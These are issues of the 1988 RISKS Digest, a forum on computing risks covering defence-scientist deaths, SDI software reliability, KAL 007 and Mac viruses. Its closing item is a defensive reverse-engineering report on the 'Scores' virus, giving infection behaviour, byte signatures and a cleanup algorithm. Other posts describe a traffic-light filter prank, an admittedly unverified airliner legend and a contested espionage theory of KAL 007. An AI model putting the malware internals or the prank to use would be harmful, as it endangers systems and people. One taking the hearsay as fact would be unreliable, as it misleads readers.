The total is now 10 of British scientist involved in defense work who have died under mysterious circumstances in the past two years. Russell Smith, 23, assistant scientific officer at ultrasecret UK Atomic Research Energy Plant in Harwell, was ruled to have killed himself on 2 February 1988 by jumping from a cliff. Trevor Knight, 52, was found dead in his car in March 1988. He worked for the Marconi defense firm, as did several of the previous dead scientists. Most of the 10 mysterious deaths resembled suicides, but only three cases were actually ruled so by inquests. [Source: San Francisco Chronicle, 22 April 1988, p. A30. Previous cases were noted in earlier RISKS.]

SDI feasibility and the OTA report

Peter G. Neumann <NEUMANN@csl.sri.com> Sun 24 Apr 88 15:28:43-PDT

Today's Washington Post and AP wires have some more info on the unpublished congressional report that the system would likely "suffer a catastrophic failure" the first time (and only) time it was used. The OTA report cautioned that the sheer complexity suggested that "there would always be unresolvable questions about how dependable ... (the computer) software was."

... "extrapolating from past experience ... it appears to OTA that the complexity of (ballistic missile defense), the uncertainty ... of the

requirements it must meet, and the novelty of the technology it must control would impose a significant probability of software-induced catastrophic failure in the system's first real battle." (The Post, quoting the report)

Trustworthiness of time-stamps

Peter G. Neumann <NEUMANN@csl.sri.com> Sun 24 Apr 88 17:02:24-PDT

In a classical asynchronous-attack scam (somewhat similar to the time-of-check-to-time-of-use [TOCTTOU] perpetrations), fourteen postal employees and three associates in NY City were accused of using insider knowledge to postmark their envelopes on time in the 1987 Super Bowl "Pick the Score" contest, and then stuff in the actual final score: NY Giants 39, Denver 20. Only 167 entries had the exact score, and at least 107 of those came from insiders. Selected randomly from those entries, there were 14 contest winners -- 8 of whom apparently won through fraudulent means, collecting \$85,000 out of the \$100,000 awarded. The tip-off came when the \$50,000 grand prize winner had a fight with her postal employee boyfriend, and reported the scam. [Source: New York Times, 20 April 1988, p.1] The implications on the opportunities to fake on-line computer time-stamps are self-evident.

KAL 007 once again

Peter G. Neumann <NEUMANN@csl.sri.com> Fri 22 Apr 88 10:52:27-PDT

The 9 April 1988 issue of the Washington Post carried a news item on the shoot-down of KAL Flight 007.

A KAL pilot said that the pilot of the downed plane may have been the indirect victim of his autopilot computer. He asserted that KAL pilots had previously been reprimanded for having to return to their take-off point to correct an autopilot error. This involved an expensive fuel dumping in each case.

The autopoilot is designed so that if one of its three computers disagrees, or the crew enters the trip coordinates (start and ending) incorrectly, the aircraft must return to its starting point (!!) so that the data can be re-entered.

It has been suspected that the pilot of KAL 007 entered incorrect course data, but did not take action to correct the error, so as to avoid punishment.

[For those of you new to this problem, the most plausible theory thus far seems to be that the copilot had inadvertently left the autopilot set on HDG 246 instead of switching to INERTIAL when passing over the outbound checkpoint, at which point they should have changed course.]

Military Aircraft Crashes in Germany

Michael Wagner +49 228 8199645 <WAGNER%DBNGMD21.BITNET@CUNYVM.CUNY.EDU> Fri, 22 Apr 88 14:30

I haven't seen this reported in RISKS, so I thought I'd pass it along. In the last 3 weeks, 3 military aircraft have crashed in Germany. All were practicing low-flying maneuvers at the time. Two were F-16s; one was a Mirage. The press says that, in each case, a much worse disaster was only narrowly avoided (I can't judge how accurate this is). The crashes occured just down the flight path from: a nuclear generating station, a munitions dump, and an inhabited village. It seems that many air forces use the Eiffel and Hunsruck areas (not far from me, actually, as the jet flies!) as practice areas for low-flying missions (presumably because it's so challenging). The German government is reported to be considering disallowing or restricting such flights in future.

In all, 35 military aircraft have fallen out of the skies here since 1960. I have no idea how this compares with other countries.

Michael

✓ BIX Ad (Risks of US Mail)

Fred Baube <fbaube@note.nsf.gov> Fri, 22 Apr 88 14:07:11 -0500

I just got an offer in the mail to try BIX. The mailing includes a BIX login name, in the same impression as my name and address, so I presume the login name is associated with me. They say that should I cancel, I'll be billed only for access time.

What's to stop someone from fishing the card out of the trash? if I use the offer, can I claim that as an excuse not to pay? These are familiar issues I'd think, it's just that the delivery system they use is prone to abuse. I do not believe that I am under any obligation to shred, burn, or otherwise render unreadable unsolicited mail.

"Momentum" of engineering projects

Charles H. Buchholtz <chip@eniac.seas.upenn.edu> Fri, 22 Apr 88 18:33:53 edt

Rob Horn brought up an interesting issue when he spoke of the momentum that a project gathers, which prevents it from changing direction when objections are raised. I have an understanding with my supervisors which, among other things, serves as a governor on a projects momentum.

When I first begin working, I (metaphorically) give my supervisor a number of tokens, "good for one emergency each". My supervisor also receives tokens at a given rate per year. One token is "spent" each time I am asked to do something outside usual practice. "It's an emergency! Can you come in on the weekend and finish it?" - one token. "I know it's not clean, and not

documented, but we need a fast and dirty fix!" - one token. The theory is that occasional emergencies are unavoidable, but constant emergencies are poor planning; the tokens provide a method of determining which is the case. On a few occasions my supervisor has decided, "it's not such an emergency, after all", to save the token for a *real* emergency.

The number of tokens provided, and the definition of an "emergency", can vary according to the company and individuals involved. I have noticed that this system motivates supervisors not to make commitments that can't be met without "cutting corners".

---Chip

Viruses at Customs

Robert_Slade@mtsg.ubc.ca <Robert_Slade@mtsg.ubc.ca@um.cc.umich.edu> Wed, 20 Apr 88 07:43:16 PDT

I am still working on the virus file (cf volume 6 number 45). It is now longer than 360K and so will be archived and shipped with a copy of PKXARC (if you use it etc.) However, the means of distribution to the States is through my wife, who runs a theological college in Vancouver. American mail is stamped with US postage and taken to border towns in Washington where some of the American students live and work. Often there are challenged at the border as to what they are carrying.

What with all the concerns over technology transfer and so forth, I can just see the conversation between the hapless student (my wife told him he was carrying a file of virus material) and the customs agent ("...you're trying to bring *what* into the country?") If some of you don't get your disks back, contact customs and immigration. (Come to think of it, we haven't seen Russ since he took that last set of disks down last week...)

Viruses

Howard Israel <HIsrael@DOCKMASTER.ARPA> Mon, 18 Apr 88 18:11 EDT

There is an article in "SCIENCE", Vol 240, 8 April 1988, pg 133-4 (News & Commentary Section) by Eliot Marshall about viruses: "The Scourge of Computer Viruses". This article among other things, says that "Computers & Security" April issue is devoted to the subject of viruses.

AT&T Bell Laboratories, Whippany, NJ

✓ RISK! [DATAMATION -- more]

Jim Horning <horning@src.dec.com> 19 Apr 1988 1457-PDT (Tuesday) The cover of the April 15, 1988 DATAMATION features the teaser "RISK! A new, potentially dangerous element has been introduced into global markets and businesses. The very same information systems that have enabled both to flourish in the 1980s could cause them to perish in the '90s. In a world of highly distributed pc power, complex networks, and database systems, risk has become the third factor in the IS equation." The cover story itself ends with "If you think today's vulnerabilities are going to be tough to cope with, wait until tomorrow." [...]

Jim H.

Re: Engine explosions due to overspeed, crew stupidity [Unverified]

Joseph Nathan Hall <jnh@ece-csc.ncsu.edu> Sun, 24 Apr 88 20:54:07 EDT

I don't have the particulars of the following event, although I could probably come up with them if necessary ...

I remember hearing a story about a cockpit wager where one member of the crew asserted that the autopilot got its engine speed (or something similar) info directly from the speed sensor, while another member of the crew disagreed and said that the autopilot got its info from the RPM gauge circuit. They decided to test this out in flight (this was a commercial airliner) by shutting off one of the RPM gauges at the breaker ...

Sure enough, the autopilot got the message that the engine had slowed down dramatically (to 0 RPM) and so it increased fuel flow. Shortly the engine oversped and stalled, blew up, and sent a blade through the cabin. The story goes that everything went fine until a woman began screaming hysterically, saying that the man who had been sitting next to her in the window seat had just *vanished*, seatbelt and all, through the 1-1/2 foot hole in the cabin wall ...

The details probably aren't correct -- it's been a while since I heard this -- but the spirit of the thing is.

-joseph hall



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 69

Monday 25 April 1988

Contents

Social INsecurity

Kenneth R. Jongsma

Risks in momentum

Robert Adams

BIX Ad (Risks of US Mail)

Henry Mensch

At the tone, leave your message at your own risk

Mark Mandel

A shortie on color blindness

Eugene Miya

Suicidal bandwagon

Geraint Jones

YAVR (Yet Another Virus Report) -- "Scores"

Fred Baube

Requests for advice to the U.S. Congress on viruses

Herb Lin

National Policy on Controlled Access Protection

Chris McDonald

Re: Accountability

Henry Spencer

Jon Jacky

Searching for interesting benchmark stories

Eugene Miya

Info on RISKS (comp.risks)

Social INsecurity

<portal!cup.portal!Kenneth_R_Jongsma@Sun.COM> Thu Apr 21 17:29:16 1988

The following is excerpted from the April 11 issue of Business Week article entitled "Social Security's Big Surplus Was Just a Mirage".

Only a few weeks ago, Social Security experts were afraid Congress might use

the mounting surplus of the retirement system's trust fund to cut payroll taxes or raise benifits... [Some discussion on how new projections say there won't be a surplus.] In addition, Social Security Actuaries have found that a flawed computer program overstated projected receipts. [Followed by discussion on what needs to be done.]

No additional detail was provided on what the nature of the computer flaw was.

Risks in momentum

<demo%somewhere%littlei.UUCP%reed.UUCP%reed%tektronix.tek.com@RELAY.CS.NET> Fri Apr 22 11:52:52 1988

In <u>RISKS 6.65</u>, Rob Horn <BBN!ulowell!infinet!rhorn@husc6.harvard.edu> writes:

- > Much more important, but much harder, is understanding the human decision
- > and organizational structures that lead to this momentum. How do you
- > destroy this overwhelming force to completion without destroying the will to
- > succeed?

I have several times considered writing one of those single topic books entitled "Momentum Mangement". Within any business organization, one must both manage the momentum of the group (reactive) and direct the group by creating and directing its momentum (proactive).

"Momentum management" would not only be useful in business. We didn't get Michael Jackson T-shirts, coffee mugs, and TV trays just because he was a good performer. Everyone jumped on the bandwagon and the momentum increased. This happens in everything: art, music, UNIX\(tm, X Window System\(tm, space shuttle,)

BIX Ad (Risks of US Mail)

Henry Mensch <henry@GARP.MIT.EDU> Mon, 25 Apr 88 02:45:23 EDT

If I'm correct there is no risk here, since any unsolicited merchandise which you receive via the US Mail can be considered a gift. Of course, this won't stop them from trying to collect :(

Henry Mensch E40-379 MIT, Cambridge, MA {ames,cca,decvax,rochester,harvard,mit-eddie}!garp!henry

At the tone, leave your message at your own risk

Mark Mandel <Mandel@BCO-MULTICS.ARPA> Mon, 25 Apr 88 09:02 EDT

Last week I called someone with an important message, to call a third person. He wasn't at his desk and a secretary took it, along with my name and number. A few moments later she called me back and said, "I'm sorry,

but I was typing your message in, and when I hit ENTER it erased the name and number of the man he was supposed to call. Would you give them to me again, please?" Obviously she was using a computer-based message system, or at least a word processor. What would she have done if she'd lost MY name and phone number as well?

[Have you ever not had a call returned? PGN]

A shortie on color blindness

Eugene Miya <eugene@ames-nas.arpa> Mon, 18 Apr 88 13:38:17 PDT

On color blindness, first I am not color blind, but an interesting prank was fulled years ago at Caltech. There is an infamous signal for a pedestrian only crossing for California. Why wait? The undergrads reverse the red and green filters. Held traffic up a long time. People crossed all the time. Note: this would not have worked with color blind drivers (mostly male) who use light position.

%T The Legends of Caltech
%A Available on request, my copy is at home.
%I
%D

--eugene miya

Suicidal bandwagon

Geraint Jones <geraint%prg.oxford.ac.uk@NSS.Cs.Ucl.AC.UK> Mon, 25 Apr 88 21:20:16 BST

PGN (<u>RISKS 6.67</u>) has picked up on another couple of deaths in Britain. So now you know that we are mortal.

Does anyone happen to know how many people in Britain do (slightly defence-related) work with computers, and how likely someone between twenty and fifty and in that sort of job is to die a violent death? I do not know the figures, but I cannot help feeling that the only thing that is obviously significant about these deaths is that there has been a spate of press reports about them.

There is a 'programmed trading' effect in newspaper stories too, or hasn't anyone else noticed that that which is 'news' tends to be that which is like what was news yesterday.

gj

[btw, for the benefit of the San Fransisco Chronicle, the only thing that is `ultrasecret' about AERE Harwell is which buses one must catch to find it.]

[Someone else commented to the effect that the number 10 was probably about average... What made the first 8 strange was that almost all involved people related to one set of projects and one company, within a short period of time, and were described in the press as potentially simulated suicides. Given the supposed secrecy of the projects, it

could be difficult to get much in the way of real details. Sure, someone is indeed trying to sell newspapers, and this story is certainly grist for the would-be conspiracy theorists. I thought it might be worth noting here as a follow-up. PGN]

Requests for advice to the U.S. Congress on viruses

<LIN@XX.LCS.MIT.EDU>
Mon, 25 Apr 1988 20:16 EDT

A part of the Defense Authorization Bill for FY 1989 is likely to direct the Defense Department to report to the Congress on what it has done and plans to do in order to cope with viruses in computer systems belonging to or used by the DoD.

I am the Congressional staff person assigned to work this issue for the House Armed Services Committee. What should I insist that the report cover?

Herb Lin e-mail LIN@XX.LCS.MIT.EDU phone (202) 225-7740

House Armed Services Committee, 2120 Rayburn House Office Building, Washington DC 20515

All replies will be kept in confidence.

[Herb, I hope the identities of the replies will be kept in confidence, but not the replies themselves! And I hope that it will cover Trojan horses and flawed operating systems, not just viruses. Actually, the National Computer Security Center's Orange Book does provide some help.

RISKS readers, please respond to Herb. I would expect that he might wish to anonymize the replies and get some feedback from you all. PGN]

YAVR (Yet Another Virus Report) -- "Scores"

Fred Baube <fbaube@note.nsf.gov> Mon, 18 Apr 88 16:26:40 -0500

"New 'Virus' Infects NASA Macintoshes"
Washington Post, Mon 18 Apr 88, excerpted without permission

This reports a new virus at NASA offices in DC and other locations around the country. Apple Conputer and the federales are trying "to track down the virus' creator".

This one is called "Scores" and has not erased any data, but can cause "malfunctions in printing and accessing files", "difficulty in running Macintoshes' drawing program", and frequent crashes.

"The Scores virus can be detected by the altered symbols [in] Scrapbook and Note Pad. Instead of the Macintosh logo, the user would see a symbol that

looks like a dog-eared piece of paper. Two days after the virus is transmitted, it is activated and begins to randomly infect applications .."

EDS saw the same virus a few weeks ago but isolated and eradicated it. "Like most major corporations, EDS is reticent about discussing its ways of fighting these viruses for fear that the creators will only modify the program to avoid detection."

[Sorry this is a week old. It slipped through the crack. PGN]

National Policy on Controlled Access Protection

Chris McDonald STEWS-SD 678-2814 <cmcdonal@wsmr10.ARPA> Mon, 18 Apr 88 8:41:20 MST

I just received a copy of NTISSP No. 200, issued 15 July 1987--our pony express takes a long time to get to New Mexico. The policy applies to executive branch agencies and departments of the Federal Government and their contractors who process classified or sensitive unclassified information in automated information systems.

Essentially the policy states: "All automated information systems which are accessed by more than one user, when those users do not have the same authorization to use all of the classified or sensitive unclassified information processed or maintained by the automated information system, shall provide automated Controlled Access Protection for all classified and sensitive unclassified information. This minimum level of protection shall be provided within five years of the promulgation of this policy." The policy then defines "Controlled Access Protection" as equivalent to the C2 level of protection defined in the "Trusted Computer System Evaluation Criteria" or Orange Book.

Since I received the NTISSP after the passage of the Computer Security Act of 1988 (HR-145), I was wondering if the application of the NTISSP to "unclassified systems" has been deferred or whether we in DoD are to implement the policy as stated.

Thanks, Chris

White Sands Missile Range

Re: Accountability

<mnetor!utzoo!henry@uunet.UU.NET>
Wed, 20 Apr 88 10:45:56 EDT

> ... more indicative of a social failure than a true RISK ... because it's > about the failure of a chain of command to control the situation.

I would diagnose it differently, unless you mean this in the broadest possible sense. The problem is not that the people on top are not properly in charge; the problem is that the people on top do not *WANT* to be held responsible for results (or lack thereof). The more complex the organization, the easier it is to point fingers at someone (anyone) else, until responsibility

is so diffused that nobody is ever really to blame when something goes wrong.

Particularly in that sort of setup, it is important to supply incentives for doing it right that affect the whole organization rather than specific individuals. (Note that I am addressing pragmatic tactics here, not right versus wrong. I believe very strongly in individual responsibility, but when dealing with, say, Morton Thiokol, it's not an easy notion to enforce.) Major reductions in cash flow tend to get everyone's attention.

> -That cash is the only effective incentive for producing results is the > ultimate disaster of our times...

While I agree that it's an undesirable situation, I feel compelled to point out that it's not a problem of "our times"; historically, life has always been cheap. Society has, on the whole, become considerably *more* humane in recent times.

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

re: Accountability

Jon Jacky <jon@june.cs.washington.edu> Wed, 20 Apr 88 13:29:51 PDT

Several observers have suggested that something about computers - maybe the way they are employed in organizations, maybe something intrinsic in the way the interact with people's thoughts and feelings - tends to diffuse accountability and makes people feel less responsible for the consequences of their actions. This view is expressed most eloquently by Joseph Weizenbaum in his book COMPUTER POWER AND HUMAN REASON, WH Freeman, 1976. In an interview with Marion Long in the LA TIMES' WEST magazine supplement, (Jan 19, 1986, p. 4) Weizenbaum said,

"The dependence on computers is merely the most recent - and most extreme - example of how man relies on technology in order to escape the burden of acting as an independent agent; it helps him avoid the task of giving meaning to his life, of deciding and pursuing what is truly valuable."

- Jon Jacky, University of Washington

Searching for interesting benchmark stories (RISKS of benchmarking)

Eugene Miya <eugene@ames-nas.arpa> Fri, 22 Apr 88 11:54:58 PDT

I just saw Tom Lane's posting on benchmarking [RISKS-6.66], and it caught me by surprise.

When hardware is delivered, we (users) expect it to run, and we also expect it to run well. The problem is when something runs badly there is a lot of finger pointing and a tendency to "kill the bearer of bad news." I present two

examples.

We had a supercomputer here for a while (now at another site) that is one of those "vector architectures": supposed to run fast on vectors. I was running some simple tests, and I swore that it was running in the slower scalar mode. I approached the system folks, and sure enough for some reason, the system libraries had been compiled into significantly slower scalar code. They quickly recompiled the stuff and "we were back in business." The machine is now at another site, but running a different OS.

In another case several years ago, I was running on one of the new generation mini-supercomputers. I noticed a strange behavior of a program. Pass 1 took time X, pass 2 took time 2X (twice as long), pass 3 took 3X. Apparently others had noticed this problem, I thought it was a compiler problem, and it turned out to be a cache (hardware) problem. (rectified)

Benchmarking at this "level of the stratosphere" can literally make or break companies. The NBS (and a few others) collect benchmarks, but they don't collect benchmark results for fear of liability. Linpack, the LLNL loops, and the Dhrystone are exceptions. The problem is (unlike Boisjoly) that these are not all or nothing situations. Sure, the program runs, it produces correct (and sometimes incorrect) results.

Oh, a third example came to mind. Years ago, I was working to understand what made network protocols run. As young-un, I had oldsters tell me: it's the bandwidth of the wire for high speed (Mb/S) networks. I believed them. They didn't know what they were talking about: turns out to be memory (the operating system specifically).

We tend to assume a lot about our machines without rigourous testing. I also notice that functional testers usually don't include performance measurements.

On other forms of performance evaluation:

I have to admit that I am not a fan of queueing theory when it comes to measuring the predicted performance of computer systems. I also realize I'm not alone. My approach is empirical, similar to how cardiologists look at cardiograms. (Show me [something useful].)

I am willing to collect interesting benchmark stories like Tom Lane's. "it's not enough that it run, it has to run in the right ways" stories. I'm uncertain the best way to do this. A single posting won't be enough. So the audience is welcome to send me interesting stories, and I will collect them. In cases where I can, I will try to verify them. I wish to avoid "popular" stories like the DO-loop.

--eugene miya, NASA Ames Research Center, eugene@ames-aurora.ARPA soon to be aurora.arc.nasa.gov {uunet,hplabs,hao,ihnp4,decwrl,allegra,tektronix}!ames!aurora!eugene



Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 70

Tuesday 26 April 1988

Contents

- KAL007 and Bourland's Electronic Warfare Theorem Clifford Johnson
- Powerhouse Patrons Behind ID Tokens Vin McLellan
- Virus Sores and Scores

John Norstad via Vin McLellan

- Britain launches software safety study Jon Jacky
- Re: Yet Another UnTimely Risk John S. Quarterman
- A slight correction... on Harwell

Mike Salmon

- Computer Viral Center for Disease Control? **TMPLee**
- Info on RISKS (comp.risks)

KAL007 and Bourland's Electronic Warfare Theorem

Clifford Johnson <GA.CJJ@forsythe.stanford.edu> Mon, 25 Apr 88 23:06:55 PDT

A KAL pilot said that the pilot of the downed plane may have been the indirect victim of his autopilot computer.

[For those of you new to this problem, the most plausible theory thus far seems to be that the copilot had inadvertently left the autopilot set on HDG 246 instead of switching to INERTIAL when passing over the outbound checkpoint, at which point they should have changed course.]

I contest the summary characterization of the inadvertent setting of the autopilot as a "the most plausible theory thus far" to explain KAL007's winding course. My honest opinion is that the most plausible explanation of all the facts is that the route was calculated to stimulate Soviet radars for intelligence gathering purposes. To this day there has been no public congressional investigation into the KAL007 incident, even though the Air Force irregularly destroyed radar tapes of the flight, and even though Japanese tapes of the incident, et alia, strongly indicate that the course of KAL007 was deliberate. A statutorily required investigation by the National Transport Safety Board was inexplicably cancelled, documents lost, and gag orders placed on all civilian employees.

See Shootdown, Viking (1986), by R.W. Johnson, for a thorough review of the astonishing evidence that KAL007 was in fact on an espionage mission. He carefully *eliminates* the accidental autopilot setting theory, and all other seriously-taken specific navigational-error hypotheses. If you haven't heard of KAL015's bizarre duplicity, or of the deceptive maneuvers shown on Japansese radar tapes, you haven't begun to understand the weight of affirmative evidence that KAL007's route was wilful. Books like Hersch's on the subject are silly to dismiss the espionage hypothesis in a footnote, while simply ignoring such evidence.

As for my main point re the autopilot explanation, KAL007's route was more "organic" than linear, with in-flight course changes, including remarkable curves, each of which would have had to have been mistakenly made in order for the autopilot error explanation to hold. This is a case where the characteristics of the several course "errors" do not conform, in a basic sense, to the characteristics of computer error. In particular, the 246 degree fix simply does not account for KAL007's route. This hypothesis is not "most plausible," it's not even a possible explanation. True, a pressured and hopelessly understaffed international inquiry, before the release of most of the still pitiful evidence now published, concluded that the 246 degree hypothesis provided a possible explanation of the incident, but this was an illogical (and apparently political) statement, so plainly untrue that the international pilots' organization took the trouble to formally denounce the assertion.

Perhaps computer professionals likewise have a responsibility to make it clear that the hypothesis is woefully insufficient, and amounts to little more than an application of the convenient Electronic Warfare Theorem: "If possible, get an expensive electronic device (i.e. a computer) to make a decision; if the decision turns out to be wrong, one of its tape units can be disconnected and two programmers fired in retribution." (Bourland, "Non-Decision Theory", Memorandum to the Director of Research, DOD, Dec. 1961.) In conjunction with all the other facts, Occam's razor forces me to prefer the espionage hypotheses, at least until the Congress publicly investigates the incident. In the meantime, I think it is objectively clear that all the autopilot-error-cum-sleeping explanations that have done the rounds are all fatally inadequate. If we suggest that such explanations are plausible, or seek only the "least implausible" sequence of snafus, we may erroneously squelch the rightful reasonings of those who will continue, against the political odds, to press for a public inquiry.

As for the "new" hypothesis that the tardy realization of error caused a continuation of the erroneous course, this fails to account for the fact that KAL007 suddenly swooped, late in its course, even further into Russian territory, rather than away from it, as would have been the obvious reaction upon discovery of error. Nor was this due to panic, for even at the last KAL007 radioed its position in perfectly normal tones, even reporting, quite casually, in its last moments, that it had ascended to a new altitude, whereas

three Japanese radars indicated that KAL007 completed a steep dive before making this final false report. (This followed upon consecutive false position reports for KAL007 that had been relayed by the follow-on flight KAL015, despite an order from a ground controller that KAL007 should report its position directly.)

Powerhouse Patrons Behind ID Tokens

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Tue 26 Apr 88 03:05:13-EDT

A new venture in token-based ID authentication -- and a hint of a broad new thrust in EDP security -- has emerged with the first product from the Applied Information Technologies Research Center, a little-known R&D consortium organized in 1984 by a number of universities and leading U.S. vendors of information service products.

AITRC, in Columbus, Ohio, about to beta test a credit card-sized calculator which impliments a challenge-response ID authentication. A software module on a host CPU sends a 7-digit challenge to a remote terminal, the user keys that number into his "calculator," presses a special authentication button to process that number (and a token-specific seed) through a one-way crypto algorithm -- then reads off the 7-digit response code on the calculator's LCD screen. That number, transmitted to the host, verifies the token as one issued to a specific user.

Tokens (also called "hand-held password generators") are said by IBM to increase the certainty of end user authentication by at least a full order of magnitude over mere passwords. Tokens impliment the second of the three ID authentication options (something known, something held, something inherent to the user) and have drawn rising interest as the relative frailty of classic password systems becomes apparent and risks proliferate.

The two leading vendors, Security Dynamics in Cambridge, Ma., and Sytek of Mountain View, Ca., are NSA-certified -- so their tokens can be integrated into access control systems for secure DoD computers -- and SD last week obtained a GSA scheduled contract which allows no-bid purchases by federal agencies. But the AITRC development may mark tokens even more forcefully as the future direction for the industry.

AITRC is jointly funded by CompuServ, Meade Data Central, Chemical Abstracts, the Online Computer Library Center and John Wiley & Sons; as well as Carnegie Mellon University, University of Pittsburgh, Wright State University, Ohio State, the Ohio State University Research Foundation, BDM Corp., and Batelle Institute. No lightweights there.

AITRC hopes to see licensed token/calculators marketed at \$10 apiece by the end of this year, according to AITRC president George Minot -- although the members of the AITRC consortium could potentially use and offer them to their clients for even less, he said, since consortium members get royalty-free access to the technology.

At \$10 per unit, AITRC would revolutionize the pricing of tokens -which currently range between four and ten times that for comparable
devices. Minot conceeded, however, that projected price is based on high
volume production (minimum100,000) overseas. The AITRC token is built upon
the 4-bit NEC calculator chip, works as a standard calculator, and is
powered by a 2-year lithium battery. According to Minot, the device is also
designed to be "initialized," or registered on the host, from any remote
terminal or push button telephone.

Vin McLellan, The Privacy Guild, Boston, Ma. (617) 426-2487

Virus Sores and Scores

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Tue 26 Apr 88 03:36:16-EDT

Relayed from:

INFO-MAC Digest Saturday, 23 Apr 1988 Volume 6 : Issue 40

From jpd@eecs.nwu.edu Mon Apr 18 10:11:09 1988

Subject: The Scores Virus Date: 18 Apr 88 16:11:09 GMT

My colleague Bob Hablutzel got a copy of the Scores virus last Thursday and disassembled it, and I've been studying and testing it ever since. So far I've reverse-engineered about half the code and have a thorough understanding of how it works. This note is a preliminary report on what I know so far, after four days of research. It also outlines plans for a disinfectant program.

The virus is definitely targeted against applications with signatures VULT and ERIC. I don't know if any applications with these signatures exist or are planned to be released.

The virus infects your system folder when you run an infected program.

The virus lies dormant for two days after your system folder is first infected. After two, four, and seven days various parts wake up and begin doing their dirty work.

Two days after the initial infection the virus begins to spread to other applications. I haven't completely finished figuring out this mechanism, but it appears that only applications that are actually run are candidates for infection.

After four days the second part of the virus wakes up. It begins to watch for the VULT and ERIC applications. Whenever VULT or ERIC is run it bombs after 25 minutes of use. If you don't have a debugger installed you'll get a system bomb with ID=12. If you have MacsBug installed you'll get a user break.

After seven days the third part of the virus wakes up. Whenever VULT is run the virus waits for 15 minutes, then causes any attempt to write a disk file to bomb. If you don't do any writes for another 10 minutes the application will

bomb anyway, as described in the previous paragraph. There's also more code to force a bomb after 45 minutes, but I can't see any way that this code can be reached, given the forced bomb after 25 minutes.

The virus identifies VULT and ERIC by checking to see if the application contains any resources of type VULT or ERIC. Applications with signatures VULT and ERIC normally contain these resources, but other applications normally don't.

I verified the behaviour of the virus by using ResEdit to add empty resources of types VULT and ERIC to the TeachText application. TeachText bombed as described above on an infected system, even though TeachText itself was not infected! While running my experiments I was in ResEdit on the infected system and heard the disk whir. Sure enough, ResEdit was infected. I've been running on an infected system with an infected ResEdit for three days. I reset the system clock to fool the various parts of the virus into thinking it was time for them to wake up. The Finder has also become infected. ResEdit, Finder, and the rest of the system seem to be functioning normally. Only my version of TeachText modified to look like VULT or ERIC has been affected by the virus.

If you repeat any of these experiments be very careful to isolate the virus. I'm using a separate dual floppy SE to perform my experiments, and I've carefully labelled and isolated all the floppies I'm using. My main machine is an SE with a hard drive, where I have MPW and my other tools installed. It's OK to look at infected files on the main machine (e.g. with ResEqual, DumpCode, etc.), but don't run any infected applications on the main machine - that's how it installs itself and spreads. Children should not attempt this without adult supervision:-)

An infected application contains an extra CODE resource of size 7026, numbered two higher than the previous highest numbered CODE resource. Bytes 16-23 of CODE resource number 0 are changed to the following:

0008 3F3C nnnn A9F0

where nnnn is the number of the new CODE resource.

You can repair an infected application by replacing bytes 16-23 of CODE 0 by bytes 2-9 of CODE nnnn, then deleting CODE nnnn. I've tried this using ResEdit on an infected version of itself, and it works. The MPW utility ResEqual reports that the result is identical to the original uninfected version.

The virus creates two new invisible files named Desktop (type INIT) and Scores (type RDEV) in your system folder, and adds resources to the files System, Note Pad File, and Scrapbook File.

Note Pad File and Scrapbook File are created if they don't already exist. Note Pad File is changed to type INIT, and Scrapbook File is changed to type RDEV. Both of these files normally have file type ZSYS. The icons for these two files change from the usual little Macintosh to the generic plain document icon. Checking your system folder for this change is the easiest way to detect that you're infected.

Copies of the following five resources are created:

Туре	ID Size Files
INIT	6 772 System, Note Pad File, Scrapbook File
INIT	10 1020 System, Desktop, Scores
INIT	17 480 System, Scrapbook File
atpl	128 2410 System, Desktop, Scores
DATA	-4001 7026 System, Desktop, Scores

A disinfectant program would have to repair all infected applications and clean up the system folder, undoing the damage described above. I don't yet know exactly which files can be infected, but I know for sure that Finder (file type FNDR) can get infected, and that applications (file type APPL) can get infected. For safest results the disinfectant should examine and disinfect the resource forks of all the files on the disk. I recommend the following algorithm:

Scan the entire file hierarchy on the disk, and for each file on the disk check it's resource fork. Delete any and all resources whose type, ID, and size match the table above. Delete all files whose resorce forks become empty after this operation. If the resource fork's highest numbered CODE resource is numbered two more than the next highest numbered CODE resource, and if it's size is 7026, then patch the CODE 0 resource as described above, and delete the highest numbered CODE resource. Also examine all files named Note Pad File and Scrapbook File. If their file type is INIT or RDEV, change it to ZSYS.

I'm fairly confident that a disinfectant program implemented using the algorithm above would sucessfully eradicate the virus from a disk, restore all applications to their original uninfected state, and not harm any non-viral software on the disk. It should work even on disks with multiple infected system folders. I also believe that it should work even if run on an infected system, and even if the disinfectant program becomes infected itself! There's a small chance that it could delete too many resources, and hence damage some other application, but that's a small price to pay for a clean system.

Getting rid of a virus is tricky, even with a disinfectant program. The disinfectant program should be placed on a floppy disk along with a system folder. Make a backup copy of this disk. The machine should be booted using the startup disk you just made, and then the disinfectant should be run on all the hard drives and floppies in your collection, including the backup copy of the startup disk you just made. Don't run any other programs or boot from any other disks while disinfecting - you might get reinfected. When you're all done, reboot from some other (disinfected) disk and immediately erase the startup disk you used to do the disinfecting, which may be (and probably is) infected itself. This should absolutely, positively get rid of all traces of the virus. The backup disk you made and disinfected should contain an uninfected copy of the disinfectant program in case you need to use it again.

There are at least two red herrings in the virus. It uses a resource of type 'atpl', which is usually some sort of AppleTalk resource. As far as I can tell, however, the virus does not attempt to spread itself over networks. The 'atpl' resource is used for something else entirely. This is not a bug. Also, the virus creates the file Desktop in your system folder. This is done on

purpose. It is not a failed attempt to modify the Finder's Desktop file in the root directory. The file is used by the virus, and has nothing to do with the Finder.

I don't know why the virus seems to cause reported problems with MacDraw, printing, etc. Perhaps it's a memory problem - the virus permanently allocates 16,874 bytes of memory at system startup (four blocks in the system heap of sizes 772, 40, 8, and 334, and one bock at BufPtr of size 15360). I've only found one possible bug in the virus code, and it looks pretty harmless. The code is very sophisticated, however, and I can easily understand how I might have overlooked a bug, or how it might interact in strange unintended ways with other applications and parts of the system.

When we've finished completely cracking this virus we'll probably distribute another report. I've posted these preliminary results now to get the information out as quickly as possible. We also hope to write the disinfectant program, if someone else doesn't write it first.

